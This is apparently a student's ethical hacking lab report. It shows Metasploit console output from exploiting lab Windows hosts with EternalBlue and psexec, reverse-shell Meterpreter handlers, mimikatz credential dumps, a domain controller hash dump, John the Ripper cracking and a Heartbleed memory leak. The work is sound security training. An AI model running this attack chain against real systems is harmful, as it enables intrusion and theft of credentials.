Exploiting Vulnerable Hosts (4e)

Ethical Hacking, Fourth Edition - Lab 03

Student:	Email:
Isaiah Mosley	isaiahmosley80@gmail.com

Time on Task:	Progress:
48 hours, 53 minutes	100%

Report Generated: Tuesday, December 2, 2025 at 1:22 PM

Section 1: Hands-On Demonstration

Part 1: Identify Vulnerable Windows Systems


8. **Record** the **following information** for each host:

   IP Address
   Operating System and Version

172.30.0.20 Windows Vista Client
172.30.0.30 Windows 2012 Server
172.30.0.40 Windows 2016 Server


Part 2: Exploit Vulnerable Systems Using Metasploit

11. **Make a screen capture** showing the **login credentials for the domain user on 172.30.0.20**.




```
[*] 172.30.0.20:445 - 0×00000020  37 36 30 30
[+] 172.30.0.20:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.30.0.20:445 - Trying exploit with 12 Groom Allocations.
[*] 172.30.0.20:445 - Sending all but last fragment of exploit packet
[*] 172.30.0.20:445 - Starting non-paged pool grooming
[+] 172.30.0.20:445 - Sending SMBv2 buffers
[+] 172.30.0.20:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.30.0.20:445 - Sending final SMBv2 buffers.
[*] 172.30.0.20:445 - Sending last fragment of exploit packet!
[*] 172.30.0.20:445 - Receiving response from exploit packet
[+] 172.30.0.20:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 172.30.0.20:445 - Sending egg to corrupted connection.
[*] 172.30.0.20:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 172.30.0.20
[*] Meterpreter session 1 opened (172.31.0.4:4444 → 172.30.0.20:49164 ) at 2025-02-09 03:35:03 -0500
[+] 172.30.0.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.30.0.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.30.0.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/windows/gather/credentials/windows_autologin
msf6 post(windows/gather/credentials/windows_autologin) > options

Module options (post/windows/gather/credentials/windows_autologin):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on

msf6 post(windows/gather/credentials/windows_autologin) > set SESSION 1
SESSION ⇒ 1
msf6 post(windows/gather/credentials/windows_autologin) > exploit

[*] Running against TARGETWINDOWS02 on session 1
[+] AutoAdminLogon=1, DefaultDomain=securelabsondemand.com, DefaultUser=alice, DefaultPassword=P@ssw0rd!
[*] Post module execution completed
msf6 post(windows/gather/credentials/windows_autologin) >
```

38. **Make a screen capture** showing the **Meterpreter session for 172.30.0.30**.



```
^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^[^CInterrupt: use the 'exit' command to quit
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.31.0.4
LHOST ⇒ 172.31.0.4
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.31.0.4:5555

[*] Sending stage (175174 bytes) to 172.30.0.30
[*] Meterpreter session 2 opened (172.31.0.4:5555 → 172.30.0.30:49245 ) at 2025-02-09 04:26:03 -0500

meterpreter >
meterpreter >
```


48. **Make a screen capture** showing the **credentials found with creds_wdigest**.



Exploiting Vulnerable Hosts (4e)
AttackLinux01
2025-02-09 03:36:18
Isaiah Mosley

```
[*] The meterpreter is not the same architecture as the OS! Upgrading!
[*] Starting new x64 process C:\windows\sysnative\svchost.exe
[+] Got pid 1048
[*] Migrating ..
[+] Success!
[*] Post module execution completed
msf6 post(windows/manage/archmigrate) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
Administrator     SECURELABSONDEM  P@ssw0rd3!
TARGETWINDOWS03$  SECURELABSONDEM  LzFwe8gP00Y@V&K2FdO6>'F&*0t/[lnF;sJE@%P⇒y)kVB"U`oz^Hnxe9^Iz^7yj^9)NMJ7Rs-"x'1!Wg'kHr'PL2n:ajAoaVw-;'Xg"U.bUAJ)^cp%7hNM
                                   M
alice             SECURELABSONDEM  P@ssw0rd!
user              domain           pass

meterpreter > 
```


57. **Make a screen capture** showing the **Meterpreter session for 172.30.0.40**.



Exploiting Vulnerable Hosts (4e)
AttackLinux01
2025-02-09 03:42:05
Isaiah Mosley

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.0.4       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > set SMBDomain SECURELABSONDEM
SMBDomain ⇒ SECURELABSONDEM
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass P@ssw0rd3!
SMBPass ⇒ P@ssw0rd3!
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.30.0.40
RHOSTS ⇒ 172.30.0.40
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.0.4:4444
[*] 172.30.0.40:445 - Connecting to the server ...
[*] 172.30.0.40:445 - Authenticating to 172.30.0.40:445|SECURELABSONDEM as user 'Administrator' ...
[*] 172.30.0.40:445 - Selecting PowerShell target
[*] 172.30.0.40:445 - Executing the payload ...
[+] 172.30.0.40:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.30.0.40
[*] Meterpreter session 3 opened (172.31.0.4:4444 → 172.30.0.40:32750 ) at 2025-02-09 04:41:50 -0500

meterpreter > 
```


67. **Make a screen capture** showing the **account information from 172.30.0.40**.



```
meterpreter > migrate <PID>
[-] Not a PID: <PID>
meterpreter > migrate <3360>
[-] Not a PID: <3360>
meterpreter > migrate <1472>
[-] Not a PID: <1472>
meterpreter > migrate (1472)
[-] Not a PID: (1472)
meterpreter > migrate 1472
[*] Migrating from 1744 to 1472 ...
[*] Migration completed successfully.
meterpreter > background
[*] Backgrounding session 3 ...
msf6 post(windows/gather/smart_hashdump) > exploit

[*] Running module against TARGETWINDOWS04
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/kali/.msf4/loot/20250209045054_default_172.30.0.40_windows.hashes_404657.txt
[+]     This host is a Domain Controller!
[*] Dumping password hashes ...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:b4da6795921a50fad9a76092875d7866
[+]     krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8094685d07830fa7281c8af3bdd4aeba
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
[+]     alice:25603:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b
[+]     bob:28601:aad3b435b51404eeaad3b435b51404ee:bcc755d097a2c07a8baf85ce9cd2e139
[+]     alex:30102:aad3b435b51404eeaad3b435b51404ee:3fedf164d1c2637dd9f5e8f78cc30fff
[+]     terrence:30103:aad3b435b51404eeaad3b435b51404ee:f24f5f7a50c0c62dfef516dd602d8c2c
[+]     lonnie:30601:aad3b435b51404eeaad3b435b51404ee:eac6155558a12383744a97436157147d
[+]     kyle:32601:aad3b435b51404eeaad3b435b51404ee:f7eb9c06fafaa23c4bcf22ba6781c1e2
[+]     TARGETWINDOWS04$:1000:aad3b435b51404eeaad3b435b51404ee:e40aad3eab54406d053293e5e4a6f0b9
[+]     TARGETWINDOWS01$:1103:aad3b435b51404eeaad3b435b51404ee:45ecf6046170cfd917c75a3f8896bcdb
[+]     TARGETWINDOWS02$:1104:aad3b435b51404eeaad3b435b51404ee:095760301fd3ace5baeb05a3a9e14e19
[+]     TARGETWINDOWS03$:1105:aad3b435b51404eeaad3b435b51404ee:a8d8ac9d02927a75f847f2a4cc5cdbc8
[*] Post module execution completed
msf6 post(windows/gather/smart_hashdump) > 
```

Part 3: Crack Password Hashes Using John the Ripper

5. **Make a screen capture** showing the **user accounts and cracked passwords**.




```
┌──(kali㉿AttackLinux01)-[~]
└─$ ls ~/.msf4/loot
20230801180927_default_172.31.0.50_openssl.heartble_502853.bin  20230801190828_default_172.31.0.50_openssl.heartble_192117.bin
20230801181146_default_172.31.0.50_openssl.heartble_110685.bin  20250209044336_default_172.30.0.40_windows.hashes_212977.txt
20230801184253_default_172.31.0.50_openssl.heartble_863860.bin  20250209045054_default_172.30.0.40_windows.hashes_404657.txt
20230801190802_default_172.31.0.50_openssl.heartble_105883.bin

┌──(kali㉿AttackLinux01)-[~]
└─$ john --format=NT ~/.msf4/loot/20250209044336_default_172.30.0.40_windows.hashes_212977.txt

Created directory: /home/kali/.john
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(kali㉿AttackLinux01)-[~]
└─$ john --format=NT ~/.msf4/loot/20250209045054_default_172.30.0.40_windows.hashes_404657.txt

Using default input encoding: UTF-8
Loaded 13 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
                 (DefaultAccount)
dragon           (kyle)
wolves           (terrence)
Proceeding with incremental:ASCII
█
```

Section 2: Applied Learning


Part 1: Exploit the Heartbleed Bug

5. **Make a screen capture** showing **the first 10 lines of the output from the cardiac-arrest.py script**.



```
┌──(kali㉿AttackLinux01)-[~]
└─$ python2 Scripts/cardiac-arrest.py 172.31.0.50
[INFO] Testing: 172.31.0.50

[INFO] Connecting to 172.31.0.50:443 using SSLv3
[FAIL] Heartbeat response was 16384 bytes instead of 3! 172.31.0.50:443 is vulnerable over SSLv3
[INFO] Displaying response (lines consisting entirely of null bytes are removed):

  0000: 02 FF FF 08 03 00 53 48 73 F0 7C CA C1 D9 02 04  ......SHs.|.....
  0010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0  ..-I...@........
  0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00  .B.D.Y..........
  0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00  .......... .!.".
  0070: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00  #.$.%.&.'.(.).*.
  0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00  +.,.-.../.0.1.2.
  0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00  3.4.5.6.7.8.9.:.
  00a0: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00  ;.<.=.>.?.@.A.B.
  00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62 00 63 00  C.D.E.F.`.a.b.c.
  00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00  d.e.f.g.h.i.j.k.
  00d0: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00  l.m.............
  01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0   .!.".#.$.%.&.'.
  01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0  (.).*.+.,.-.../.
  01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0  0.1.2.3.4.5.6.7.
  01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0  8.9.:.;.<.=.>.?.
  01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0  @.A.B.C.D.E.F.G.
  01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0  H.I.J.K.L.M.N.O.
  0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0  P.Q.R.S.T.U.V.W.
  0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C0  X.Y.Z.[.\.].^._.
  0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0  `.a.b.c.d.e.f.g.
  0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0  h.i.j.k.l.m.n.o.
  0240: 70 C0 71 C0 72 C0 73 C0 74 C0 75 C0 76 C0 77 C0  p.q.r.s.t.u.v.w.
  0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 7F C0  x.y.z.{.|.}.~...
  02c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  02d0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  0300: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00  ....#...........


┌──(kali㉿AttackLinux01)-[~]
└─$ 
```


14. **Make a screen capture** showing the **output of the exploit**.



```
ternet Widgits Pty Ltd0...190320063303Z..200319063303Z0E1.0...U....AU1.0...U....Some-State1!0...U....Internet Widgits Pty Ltd0..0...*.H............0.......
!.p.+.e.P..`L.....UEK=.qY..(.h..r....y..Y&3.......Cl..r....#>-....S.........>..|.K}2.m........v6..u...h..`.hU.....U.^G.....[J.........0...*.H...........X...
G..\....$..G...7L/............:..s..-ie.B!.....:d.l..I2..Z...2B..e...(.x....wA..E.n.9.K."..4..!Zb...%Jm...;#.!C\.......^.."...............}.@....6...J......9
._R...t....Q....c.r......~..Z.y.B.*).2JFzc^..Y.7{...3..F..;r....x.[....xt.}.......3...b....t}.....h..9>.$!.......k1}..*0V.w......>z...I...<;6..'s..{N.nn.1.
.\.r.?.......F.6.....$.H....1f.J.....j..7.w........4ZK...,.w,ve...di..F.A.u.i..,p.hi..U...d9.S....9.c'.'R.{N.C......_.|...|.....o...ql...~..5.....]....u6qKM.
.@FS8..........H.8!b^..F.......@P......h"#.t.....H..&.g.G{N o...........................................................................................
.................................... repeated 163 times .......................................................................................................
....................................g.6P.InA3.)Me^...........YF....D..f....".!.9.8.........5...........................3.2.....E.D...../...A..........
................................................................................................................... repeated 16008 times ...........
.....................................................................................................................@.....................................
........................................................................................... repeated 16122 times .......................................
.......................................................................................@...................................................................
...................................................................... repeated 1079 times ...............................................................
..............................................................................aD......................}.@....6...J......9._R...t....Q....c.r......~..Z.y.B.
*).2JFzc^..Y.7{...3..F..;r....x.[....xt.}.......3...b....t}.....h..9>.$!.......G7..X..*yw8.........r...*......%m.....................Tz..;..y...v...R~9>...Q'..
